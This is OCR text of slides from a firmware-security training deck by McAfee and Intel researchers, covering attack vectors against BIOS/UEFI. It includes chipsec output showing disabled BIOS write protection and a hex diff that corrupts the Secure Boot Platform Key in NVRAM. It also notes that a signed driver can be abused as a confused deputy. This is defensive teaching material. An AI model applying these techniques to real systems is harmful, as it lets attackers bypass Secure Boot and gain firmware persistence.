Security of BIOS/UEFI System Firmware from Attacker and Defender Perspectives

Section 4. Common Attack Vectors against System Firmware


Yuriy Bulygin *
Alex Bazhaniuk *
Andrew Furtak *
John Loucaides **

* Advanced Threat Research, McAfee
** Intel

License

Section 4. Common Attack Vectors Against BIOS and UEFI Firmware


So What is System Firmware?


Privilege
Runtime System Firmware (UEFI RT, SMM)
Operating System
App
App
Kernel + Drivers
System Firmware (BIOS, UEFI firmware, Coreboot…)
Hardware
Memory
CPU
Graphics
I/O
Network

How Can System Firmware Be Attacked?

1. Inadequate hardware write protections of firmware “ROM”
2. Firmware update implementation
3. Persistent Configuration (UEFI Variables, CMOS settings)
4. Inadequate hardware protections of runtime firmware (System Management Interrupt Handlers)
5. Runtime firmware (SMI handlers)
6. Resume from sleep states
7. Network stack implementation in firmware
8. Other interfaces with OS/software, network, devices…

Do BIOS Attacks Require Kernel Privileges?



A matter of finding legitimate signed kernel driver which can be used on behalf of user-mode exploit as a *confused deputy*.


RWEverything driver signed for Windows 64bit versions (co-discovered with researchers from MITRE)

4.1 Attacking UEFI Secure Boot

4.1 (1) Attacking Secure Boot via Corruption of Firmware Root Signing Certificate (Platform Key)


HW protection of FW in ROM

```
# chipsec_main.py --module common.bios_wp
```



```
[*] running module: chipsec.modules.common.bios_wp
[*] Module path: C:\chipsec\1.1.4\source\tool\chipsec\modules\common\bios_wp.py
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BIOS Control = 0x08
    [05] SMM_BWP = 0 (SMM BIOS Write Protection)
    [04] TSS     = 0 (Top Swap Status)
    [01] BLE     = 0 (BIOS Lock Enable)
    [00] BIOSWE  = 0 (BIOS Write Enable)

[-] BIOS region write protection is disabled!

[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region
[!] BIOS should enable all available SMM based write protection mechanisms or configure SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely
```

Platform Key certificate is stored in the NVRAM potion of SPI flash memory


WinMerge - [nvram_original.hex - nvram_modified.hex]
File Edit View Merge Tools Plugins Window Help
Diff Pane

E:\compare\nvram_original.hex

```
f7 3f 5f 80 69 97 3e a9 f4 99 14 db ce 03 0e 0b   .?_.i.>.........
66 c4 1c 6d bd b8 27 77 c1 42 94 bd fc 6a 0a bc   f..m..'w.B...j..
20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 2b 00 4e 56 41 52 a6   .........+.NVAR.
03 ff ff ff d3 02 50 4b 00 a1 59 c0 a5 e4 94 a7   ......PK..Y.....
4a 87 b5 ab 15 5c 2b f0 72 6d 03 00 00 00 00 00   J....\+.rm......
00 51 03 00 00 91 30 05 3b 9f 6c cc 04 b1 ac e2   .Q....0.;.l.....
a5 1e 3b e5 f5 30 82 03 3d 30 82 02 25 a0 03 02   ..;..0..=0..%...
01 02 02 10 ca cb dc 6c d4 53 c2 a2 49 47 46 4d   .......l.S..IGFM
40 dc 6a db 30 0d 06 09 2a 86 48 86 f7 0d 01 01   @.j.0...*.H.....
0b 05 00 30 2a 31 28 30 26 06 03 55 04 03 13 1f   ...0*1(0&..U....
41 53 55 53 54 65 4b 20 4e 6f 74 65 62 6f 6f 6b   ASUSTeK Notebook
20 50 4b 20 43 65 72 74 69 66 69 63 61 74 65 30    PK Certificate0
1e 17 0d 31 31 31 32 32 37 30 30 31 38 32 30 5a   ...111227001820Z
17 0d 33 31 31 32 32 37 30 30 31 38 31 39 5a 30   ..311227001819Z0
2a 31 28 30 26 06 03 55 04 03 13 1f 41 53 55 53   *1(0&..U....ASUS
54 65 4b 20 4e 6f 74 65 62 6f 6f 6b 20 50 4b 20   TeK Notebook PK 
43 65 72 74 69 66 69 63 61 74 65 30 82 01 22 30   Certificate0.."0
0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82   ...*.H..........
01 0f 00 30 82 01 0a 02 82 01 01 00 83 f0 c9 66   ...0...........f
5b 42 a1 f4 be 4f 20 39 4a 0c 99 21 61 64 64 03   [B...O 9J..!add.
14 2e 2b 28 08 8c bc d5 0b 4b 35 7a e4 90 ca 3c   ..+(.....K5z...<
c7 f6 e9 e6 63 a8 f1 f9 ff 95 2c 86 92 ed 09 d8   ....c.....,.....
30 d0 6b 7f 75 10 50 f1 e5 d2 17 ea df 9f f5 f3   0.k.u.P.........
b8 d9 d9 84 c6 82 34 01 73 ad a5 60 10 61 d9 20   ......4.s..`.a. 
33 f7 bc ba 1c 60 7d 64 fb cf 4c 2e 0e 0c b8 77   3....`}d..L....w
```

E:\compare\nvram_modified.hex


```
f7 3f 5f 80 69 97 3e a9 f4 99 14 db ce 03 0e 0b   .?_.i.>.........
66 c4 1c 6d bd b8 27 77 c1 42 94 bd fc 6a 0a bc   f..m..'w.B...j..
20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 2b 00 4e 56 41 52 a6   .........+.NVAR.
03 ff ff ff d3 02 40 4b 00 a1 59 c0 a5 e4 94 a7   ......@K..Y.....
4a 87 b5 ab 15 5c 2b f0 72 6d 03 00 00 00 00 00   J....\+.rm......
00 51 03 00 00 91 30 05 3b 9f 6c cc 04 b1 ac e2   .Q....0.;.l.....
a5 1e 3b e5 f5 30 82 03 3d 30 82 02 25 a0 03 02   ..;..0..=0..%...
01 02 02 10 ca cb dc 6c d4 53 c2 a2 49 47 46 4d   .......l.S..IGFM
40 dc 6a db 30 0d 06 09 2a 86 48 86 f7 0d 01 01   @.j.0...*.H.....
0b 05 00 30 2a 31 28 30 26 06 03 55 04 03 13 1f   ...0*1(0&..U....
41 53 55 53 54 65 4b 20 4e 6f 74 65 62 6f 6f 6b   ASUSTeK Notebook
20 50 4b 20 43 65 72 74 69 66 69 63 61 74 65 30    PK Certificate0
1e 17 0d 31 31 31 32 32 37 30 30 31 38 32 30 5a   ...111227001820Z
17 0d 33 31 31 32 32 37 30 30 31 38 31 39 5a 30   ..311227001819Z0
2a 31 28 30 26 06 03 55 04 03 13 1f 41 53 55 53   *1(0&..U....ASUS
54 65 4b 20 4e 6f 74 65 62 6f 6f 6b 20 50 4b 20   TeK Notebook PK 
43 65 72 74 69 66 69 63 61 74 65 30 82 01 22 30   Certificate0.."0
0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82   ...*.H..........
01 0f 00 30 82 01 0a 02 82 01 01 00 83 f0 c9 66   ...0...........f
5b 42 a1 f4 be 4f 20 39 4a 0c 99 21 61 64 64 03   [B...O 9J..!add.
14 2e 2b 28 08 8c bc d5 0b 4b 35 7a e4 90 ca 3c   ..+(.....K5z...<
c7 f6 e9 e6 63 a8 f1 f9 ff 95 2c 86 92 ed 09 d8   ....c.....,.....
30 d0 6b 7f 75 10 50 f1 e5 d2 17 ea df 9f f5 f3   0.k.u.P.........
b8 d9 d9 84 c6 82 34 01 73 ad a5 60 10 61 d9 20   ......4.s..`.a. 
33 f7 bc ba 1c 60 7d 64 fb cf 4c 2e 0e 0c b8 77   3....`}d..L....w
```

